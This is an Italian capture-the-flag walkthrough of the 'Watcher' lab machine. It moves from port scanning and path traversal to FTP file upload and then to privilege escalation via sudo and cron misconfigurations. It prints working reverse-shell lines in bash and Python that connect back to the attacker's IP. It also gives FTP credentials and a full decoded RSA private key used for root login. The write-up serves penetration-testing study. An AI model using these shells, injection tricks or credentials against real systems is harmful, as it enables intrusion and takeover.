

Watcher

VOTO: 9/10

DIFFICOLTA': MEDIUM

Come sempre partiamo dall'enumerazione dei servizi aperti nella macchina

```
kali@kali:~/Desktop/CTF/Watcher$ sudo nmap -sS -sV -sC -p- 10.130.163.190
-oN nmap_result.txt
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-27 15:39 -0400
Nmap scan report for 10.130.163.190
Host is up (0.071s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; proto
col 2.0)
| ssh-hostkey:
|   3072 18:91:70:21:6f:d9:d3:c4:72:d3:ac:30:4d:26:e0:12 (RSA)
|   256 a2:8a:46:5e:ee:7d:cc:1a:a4:fe:f5:f1:dd:ce:23:60 (ECDSA)
|_  256 c0:39:18:16:0f:4a:92:95:29:48:87:b5:82:45:3c:70 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Jekyll v4.1.1
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Corkplacemats
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.75 seconds
```

Ci sono 3 servizi aperti


Servizio	Porta	Versione	Note
ftp	21	vsftpd 3.0.5	Non è presente login anonymous
ssh	22	OpenSSH 8.2p1	
http	80	Apache httpd 2.4.41	

Facciamo **Directory Discovery** per trovare qualche pagina web interessante

```
kali@kali:~/Desktop/CTF/Watcher$ gobuster dir -u http://10.130.163.190/ -w
/usr/share/seclists/Discovery/Web-Content/common.txt -x .php,.txt,.bak
===============================================================
```


```
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.130.163.190/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/com
mon.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              bak,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
css                  (Status: 301) [Size: 314] [--> http://10.130.163.190/
css/]
images               (Status: 301) [Size: 317] [--> http://10.130.163.190/
images/]
index.php            (Status: 200) [Size: 4826]
index.php            (Status: 200) [Size: 4826]
post.php             (Status: 200) [Size: 2422]
robots.txt           (Status: 200) [Size: 69]
robots.txt           (Status: 200) [Size: 69]
Progress: 19000 / 19000 (100.00%)
===============================================================
Finished
===============================================================
```

Aprendo **robots.txt** troviamo due percorsi




Chiaramete uno contiene la prima flag `FLAG{robots_***_****_****_**_****}`

Il secondo contiene un file che però non abbiamo accesso, per ora




Guardando dal codice sorgente della homepage notiamo che i post vengono aperti tramite una query URL `post.php?post=bunch.php` ad esempio, quindi effettivamente apre un file



Soffre di Path Traversal!

Ci sono diversi account che hanno accesso a una shell interattiva. Usiamo il path traversal appena individuato per leggere il file segreto trovato in precedenza



Scarichiamo tutti i file presenti in **FTP**

```
kali@kali:~/Desktop/CTF/Watcher$ wget -m ftp://ftpuser:givemefiles777@10.1
30.163.190
--2026-10-27 16:06:40--  ftp://ftpuser:*password*@10.130.163.190/
           => ‘10.130.163.190/.listing’
Connecting to 10.130.163.190:21... connected.
Logging in as ftpuser ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> PASV ... done.    ==> LIST ... done.
```

```
10.130.163.190/.listing                          [ <=>
]     250  --.-KB/s    in 0s

2026-10-27 16:06:41 (14.9 MB/s) - ‘10.130.163.190/.listing’ saved [250]

--2026-10-27 16:06:41--  ftp://ftpuser:*password*@10.130.163.190/flag_2.tx
t
           => ‘10.130.163.190/flag_2.txt’
==> CWD not required.
==> PASV ... done.    ==> RETR flag_2.txt ... done.
Length: 21

10.130.163.190/flag_2.txt                    100%[=======================
=========================================================================
>]      21  --.-KB/s    in 0.001s

2026-10-27 16:06:41 (25.0 KB/s) - ‘10.130.163.190/flag_2.txt’ saved [21]

--2026-10-27 16:06:41--  ftp://ftpuser:*password*@10.130.163.190/files/
           => ‘10.130.163.190/files/.listing’
==> CWD (1) /files ... done.
==> PASV ... done.    ==> LIST ... done.


10.130.163.190/files/.listing                    [ <=>
]     119  --.-KB/s    in 0s

2026-10-27 16:06:42 (8.30 MB/s) - ‘10.130.163.190/files/.listing’ saved [1
19]

FINISHED --2026-10-27 16:06:42--
Total wall clock time: 1.6s
Downloaded: 3 files, 390 in 0.001s (448 KB/s)
```

Quindi qua troviamo la seconda flag: `FLAG{ftp_***_***_**}`

Creiamo un file di `prova.txt` e lo salviamo in ftp nella cartella `files` seguendo le istruzioni date dal secret file il file sarà salvato in `/home/ftpuser/ftp/files/prova.txt`




Possiamo creare una reverse shell in php usando https://www.revshells.com/

Una volta entrati come utente `www-data` in `/var/www/html` troviamo file interessanti:

```
www-data@ip-10-130-163-190:/var/www/html$ ls
bunch.php   images               post.php    secret_file_do_not_read.txt
css         index.php            robots.txt  striped.php
flag_1.txt  more_secrets_a9f10a  round.php
```

Tra cui `more_secrets_a9f10a` è una folder che contiene un file con la terza flag `FLAG{lfi_****_*_***}`

Guardando in giro per il filesystem noto questo file



Ed effettivamente c'è questo file `*/1 * * * * mat /home/toby/jobs/cow.she` che è eseguito ogni minuto

```
www-data@ip-10-130-163-190:/home/toby$ ls -la /home/toby/jobs/cow.sh
-rwxr-xr-x 1 toby toby 46 Dec  3  2020 /home/toby/jobs/cow.sh
www-data@ip-10-130-163-190:/home/toby$ cat /home/toby/jobs/cow.sh
#!/bin/bash
cp /home/mat/cow.jpg /tmp/cow.jpg
www-data@ip-10-130-163-190:/home/toby$
```

Usa `cp` senza specificare il `path` completo, se noi creassimo un file `cp` e lo aggiungessimo in cima al `PATH environment` verrebbe eseguito il nostro `cp`

> SCOPRO DOPO CHE QUESTA è UNA STRADA SBAGLIATA!

```
www-data@ip-10-130-163-190:/etc/cron.d$ sudo -l
Matching Defaults entries for www-data on ip-10-130-163-190:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-130-163-190:
    (toby) NOPASSWD: ALL
```

Posso eseguire **tutti** i comandi di `toby` senza la sua password!


```
www-data@ip-10-130-163-190:/etc/cron.d$ sudo -u toby whoami
toby
www-data@ip-10-130-163-190:/etc/cron.d$
```

Otteniamo la `flag_4`

```
www-data@ip-10-130-163-190:/home/toby$ sudo -u toby cat flag_4.txt
FLAG{chad_*********}
```

Possiamo quindi modificare il `/home/toby/jobs/cow.sh`

```
www-data@ip-10-130-163-190:/home/toby/jobs$ sudo -u toby nano /home/toby/j
obs/cow.sh
www-data@ip-10-130-163-190:/home/toby/jobs$ cat cow.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.131.79/4445 0>&1
cp /home/mat/cow.jpg /tmp/cow.jpg
```



Ottenuto con successo! Prendiamo la flag5

```
mat@ip-10-130-163-190:~$ cat fl
cat flag_5.txt
FLAG{live_**_***_***_***_**_***_***}
mat@ip-10-130-163-190:~$
```

```
mat@ip-10-130-163-190:~$ sudo -l
Matching Defaults entries for mat on ip-10-130-163-190:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin\:/snap/bin

User mat may run the following commands on ip-10-130-163-190:
    (will) NOPASSWD: /usr/bin/python3 /home/mat/scripts/will_script.py *
mat@ip-10-130-163-190:~$
```

Guardando il file `will_script.py` notiamo che importa e utilizza il file `cmd.py` la misconfigurazione è questa.

```
-rw-r--r-- 1 mat  mat   133 Dec  3  2020 cmd.py
-rw-r--r-- 1 will will  208 Dec  3  2020 will_script.py
```

`cmd.py` è modificabile da noi!

```
mat@ip-10-130-163-190:~/scripts$ ls -al
total 20
drwxrwxr-x 3 will will 4096 Oct 27 21:03 .
```

```
drwxr-xr-x 6 mat  mat  4096 Dec  3  2020 ..
-rw-r--r-- 1 mat  mat   345 Oct 27 21:01 cmd.py
drwxrwxr-x 2 will will 4096 Oct 27 21:03 __pycache__
-rw-r--r-- 1 will will  208 Dec  3  2020 will_script.py
mat@ip-10-130-163-190:~/scripts$ cat *
def get_command(num):
        import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.
SOCK_STREAM);s.connect(("192.168.131.79",4446));os.dup2(s.fileno(),0); os.
dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")
        if(num == "1"):
                return "ls -lah"
        if(num == "2"):
                return "id"
        if(num == "3"):
                return "cat /etc/passwd"
cat: __pycache__: Is a directory
import os
import sys
from cmd import get_command

cmd = get_command(sys.argv[1])

whitelist = ["ls -lah", "id", "cat /etc/passwd"]

if cmd not in whitelist:
        print("Invalid command!")
        exit()

os.system(cmd)
mat@ip-10-130-163-190:~/scripts$ sudo -l
Matching Defaults entries for mat on ip-10-130-163-190:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin\:/snap/bin

User mat may run the following commands on ip-10-130-163-190:
    (will) NOPASSWD: /usr/bin/python3 /home/mat/scripts/will_script.py *
mat@ip-10-130-163-190:~/scripts$ sudo -n -u will /usr/bin/python3 /home/ma
t/scripts/will_script.py ls -lah
```

Ottenendo con successo l'accesso a `will` e ottenendo la flag6

```
will@ip-10-130-163-190:/home/mat/scripts$ cd ~
will@ip-10-130-163-190:~$ ls
flag_6.txt
will@ip-10-130-163-190:~$ cat flag_6.txt
FLAG{but_*_******_**_*****_***_******}
```

Ho notato che `will` fa parte anche del gruppo `adm` quindi ho cercato file che sono accessibili per gruppo `adm`

```
will@ip-10-130-163-190:/opt/backups$ groups
will adm
will@ip-10-130-163-190:/opt/backups$ find / -group adm -type f 2>/dev/null
/opt/backups/key.b64
^[[A^[[B/var/log/dmesg.3.gz
/var/log/auth.log
/var/log/kern.log
/var/log/kern.log.2.gz
/var/log/syslog.2.gz
/var/log/vsftpd.log
/var/log/dmesg.0
/var/log/dmesg
/var/log/syslog
/var/log/auth.log.1
/var/log/cloud-init-output.log
/var/log/apache2/access.log
/var/log/apache2/error.log
/var/log/apache2/error.log.2.gz
/var/log/apache2/error.log.1
/var/log/apache2/other_vhosts_access.log
/var/log/apache2/access.log.1
/var/log/dmesg.4.gz
/var/log/dmesg.1.gz
/var/log/cloud-init.log
/var/log/kern.log.1
/var/log/auth.log.2.gz
/var/log/dist-upgrade/apt-term.log
/var/log/unattended-upgrades/unattended-upgrades-dpkg.log
/var/log/unattended-upgrades/unattended-upgrades-dpkg.log.1.gz
/var/log/dmesg.2.gz
/var/log/syslog.1
/var/log/apt/term.log.2.gz
/var/log/apt/term.log
/var/log/apt/term.log.1.gz
will@ip-10-130-163-190:/opt/backups$ cat /opt/backups/key.b64
LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFcEFJQkFBS0NBUUVBelBhUUZvbF
Fx
OGNIb205bXNzeVBaNTNhTHpCY1J5QncrcnlzSjNoMEpDeG5WK2FHCm9wWmRjUXowMVlPWWRqWU
lh
WkVKbWRjUFZXUXAvTDB1YzV1M2lnb2lLMXVpWU1mdzg1ME43dDNPWC9lcmRLRjQKanFWdTNpWE
45
ZG9CbXIzVHVVOVJKa1ZuRER1bzh5NER0SXVGQ2Y5MlpmRUFKR1VCMit2Rk9ON3E0S0pzSXhnQQ
pu
TThrajhOa0ZrRlBrMGQxSEtIMitwN1FQMkhHWnJmM0ROUm1RN1R1amEzem5nYkVWTzdOWHgzVj
NZ
```

```
T0Y5eTFYCmVGUHJ2dERRVjdCWWI2ZWdrbGFmczRtNFhlVU8vY3NNODRJNm5ZSFd6RUo1enBjU3
Jw
bWtESHhDOHlIOW1JVnQKZFNlbGFiVzJmdUxBaTUxVVIvMndOcUwxM2h2R2dscGVQaEtRZ1FJRE
FR
QUJBb0lCQUhtZ1RyeXcyMmcwQVRuSQo5WjVnZVRDNW9VR2padjdtSjJVREZQMlBJd3hjTlM4YU
l3
YlVSN3JRUDNGOFY3cStNWnZEYjNrVS80cGlsKy9jCnEzWDdENTBnaWtwRVpFVWVJTVBQalBjVU
5H
VUthWG9hWDVuMlhhWUJ0UWlSUjZaMXd2QVNPMHVFbjdQSXEyY3oKQlF2Y1J5UTVyaDZzTnJOaU
pR
cEdESkRFNTRoSWlnaWMvR3VjYnluZXpZeWE4cnJJc2RXTS8wU1VsOUprbkkwUQpUUU9pL1gyd2
Z5
cnlKc20rdFljdlk0eWRoQ2hLKzBuVlRoZWNpVXJWL3drRnZPRGJHTVN1dWhjSFJLVEtjNkI2Cj
F3
c1VBODUrdnFORnJ4ekZZL3RXMTg4VzAwZ3k5dzUxYktTS0R4Ym90aTJnZGdtRm9scG5Gdyt0MF
FS
QjVSQ0YKQWxRSjI4a0NnWUVBNmxyWTJ4eWVMaC9hT0J1OStTcDN1SmtuSWtPYnBJV0NkTGQxeF
hO
dERNQXo0T3FickxCNQpmSi9pVWNZandPQkh0M05Oa3VVbTZxb0VmcDRHb3UxNHlHek9pUmtBZT
RI
UUpGOXZ4RldKNW1YK0JIR0kvdmoyCk52MXNxN1BhSUtxNHBrUkJ6UjZNL09iRDd5UWU3OE5kbF
F2
TG5RVGxXcDRuamhqUW9IT3NvdnNDZ1lFQTMrVEUKN1FSNzd5UThsMWlHQUZZUlhJekJncDVlSj
JB
QXZWcFdKdUlOTEs1bG1RL0UxeDJLOThFNzNDcFFzUkRHMG4rMQp2cDQrWThKMElCL3RHbUNmN0
lQ
TWVpWDgwWUpXN0x0b3pyNytzZmJBUVoxVGEybzFoQ2FsQVF5SWs5cCtFWHBJClViQlZueVVDMV
hj
dlJmUXZGSnl6Z2Njd0V4RXI2Z2xKS09qNjRiTUNnWUVBbHhteC9qeEtaTFRXenh4YjlWNEQKU1
Bz
K055SmVKTXFNSFZMNFZUR2gydm5GdVR1cTJjSUM0bTUzem4reEo3ZXpwYjFyQTg1SnREMmduaj
Zu
U3I5UQpBL0hiakp1Wkt3aTh1ZWJxdWl6b3Q2dUZCenBvdVBTdVV6QThzOHhIVkk2ZWRWMUhDOG
lw
NEptdE5QQVdIa0xaCmdMTFZPazBnejdkdkMzaEdjMTJCcnFjQ2dZQWhGamkzNGlMQ2kzTmMxbH
N2
TDRqdlNXbkxlTVhuUWJ1NlArQmQKYktpUHd0SUcxWnE4UTRSbTZxcUM5Y25vOE5iQkF0aUQ2L1
RD
WDFrejZpUHE4djZQUUViMmdpaWplWVNKQllVTwprSkVwRVpNRjMwOFZuNk42L1E4RFlhdkpWYy
t0
bTRtV2NOMm1ZQnpVR1FIbWI1aUpqa0xFMmYvVHdZVGcyREIwCm1FR0RHd0tCZ1FDaCtVcG1UVF
J4
NEtLTnk2d0prd0d2MnVSZGo5cnRhMlg1cHpUcTJuRUFwa2UyVVlsUDVPTGgKLzZLSFRMUmhjcD
lG
bUY5aUtXRHRFTVNROERDYW41Wk1KN09JWXAyUloxUnpDOUR1ZzNxa3R0a09LQWJjY0tuNQo0QV
B4
STFEeFUrYTJ4WFhmMDJkc1FIMEg1QWhOQ2lUQkQ3STVZUnNNMWJPRXFqRmRaZ3Y2U0E9PQotLS
0t
```

```
LUVORCBSU0EgUFJJVkFURSBLRVktLS0tLQo=
will@ip-10-130-163-190:/opt/backups$
```

Che trasformato da base64 otteniamo la key di autenticazione, *immagino* di root

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzPaQFolQq8cHom9mssyPZ53aLzBcRyBw+rysJ3h0JCxnV+aG
opZdcQz01YOYdjYIaZEJmdcPVWQp/L0uc5u3igoiK1uiYMfw850N7t3OX/erdKF4
jqVu3iXN9doBmr3TuU9RJkVnDDuo8y4DtIuFCf92ZfEAJGUB2+vFON7q4KJsIxgA
nM8kj8NkFkFPk0d1HKH2+p7QP2HGZrf3DNFmQ7Tuja3zngbEVO7NXx3V3YOF9y1X
eFPrvtDQV7BYb6egklafs4m4XeUO/csM84I6nYHWzEJ5zpcSrpmkDHxC8yH9mIVt
dSelabW2fuLAi51UR/2wNqL13hvGglpePhKQgQIDAQABAoIBAHmgTryw22g0ATnI
9Z5geTC5oUGjZv7mJ2UDFP2PIwxcNS8aIwbUR7rQP3F8V7q+MZvDb3kU/4pil+/c
q3X7D50gikpEZEUeIMPPjPcUNGUKaXoaX5n2XaYBtQiRR6Z1wvASO0uEn7PIq2cz
BQvcRyQ5rh6sNrNiJQpGDJDE54hIigic/GucbynezYya8rrIsdWM/0SUl9JknI0Q
TQOi/X2wfyryJsm+tYcvY4ydhChK+0nVTheciUrV/wkFvODbGMSuuhcHRKTKc6B6
1wsUA85+vqNFrxzFY/tW188W00gy9w51bKSKDxboti2gdgmFolpnFw+t0QRB5RCF
AlQJ28kCgYEA6lrY2xyeLh/aOBu9+Sp3uJknIkObpIWCdLd1xXNtDMAz4OqbrLB5
fJ/iUcYjwOBHt3NNkuUm6qoEfp4Gou14yGzOiRkAe4HQJF9vxFWJ5mX+BHGI/vj2
Nv1sq7PaIKq4pkRBzR6M/ObD7yQe78NdlQvLnQTlWp4njhjQoHOsovsCgYEA3+TE
7QR77yQ8l1iGAFYRXIzBgp5eJ2AAvVpWJuINLK5lmQ/E1x2K98E73CpQsRDG0n+1
vp4+Y8J0IB/tGmCf7IPMeiX80YJW7Ltozr7+sfbAQZ1Ta2o1hCalAQyIk9p+EXpI
UbBVnyUC1XcvRfQvFJyzgccwExEr6glJKOj64bMCgYEAlxmx/jxKZLTWzxxb9V4D
SPs+NyJeJMqMHVL4VTGh2vnFuTuq2cIC4m53zn+xJ7ezpb1rA85JtD2gnj6nSr9Q
A/HbjJuZKwi8uebquizot6uFBzpouPSuUzA8s8xHVI6edV1HC8ip4JmtNPAWHkLZ
gLLVOk0gz7dvC3hGc12BrqcCgYAhFji34iLCi3Nc1lsvL4jvSWnLeMXnQbu6P+Bd
bKiPwtIG1Zq8Q4Rm6qqC9cno8NbBAtiD6/TCX1kz6iPq8v6PQEb2giijeYSJBYUO
kJEpEZMF308Vn6N6/Q8DYavJVc+tm4mWcN2mYBzUGQHmb5iJjkLE2f/TwYTg2DB0
mEGDGwKBgQCh+UpmTTRx4KKNy6wJkwGv2uRdj9rta2X5pzTq2nEApke2UYlP5OLh
/6KHTLRhcp9FmF9iKWDtEMSQ8DCan5ZMJ7OIYp2RZ1RzC9Dug3qkttkOKAbccKn5
4APxI1DxU+a2xXXf02dsQH0H5AhNCiTBD7I5YRsM1bOEqjFdZgv6SA==
-----END RSA PRIVATE KEY-----
```

E infatti

```
kali@kali:~/Desktop/CTF/Watcher$ nano chiave.key

kali@kali:~/Desktop/CTF/Watcher$ chmod 600 chiave.key

kali@kali:~/Desktop/CTF/Watcher$ ssh root@10.130.163.190 -i chiave.key

root@ip-10-130-163-190:~#
```

Una volta dentro come root prendiamo l'ultima chiave e abbiamo completato la CTF!

```
root@ip-10-130-163-190:~# ls
flag_7.txt  snap
```

```
root@ip-10-130-163-190:~# cat flag_7.txt
FLAG{who_*******_***_********}
root@ip-10-130-163-190:~#
```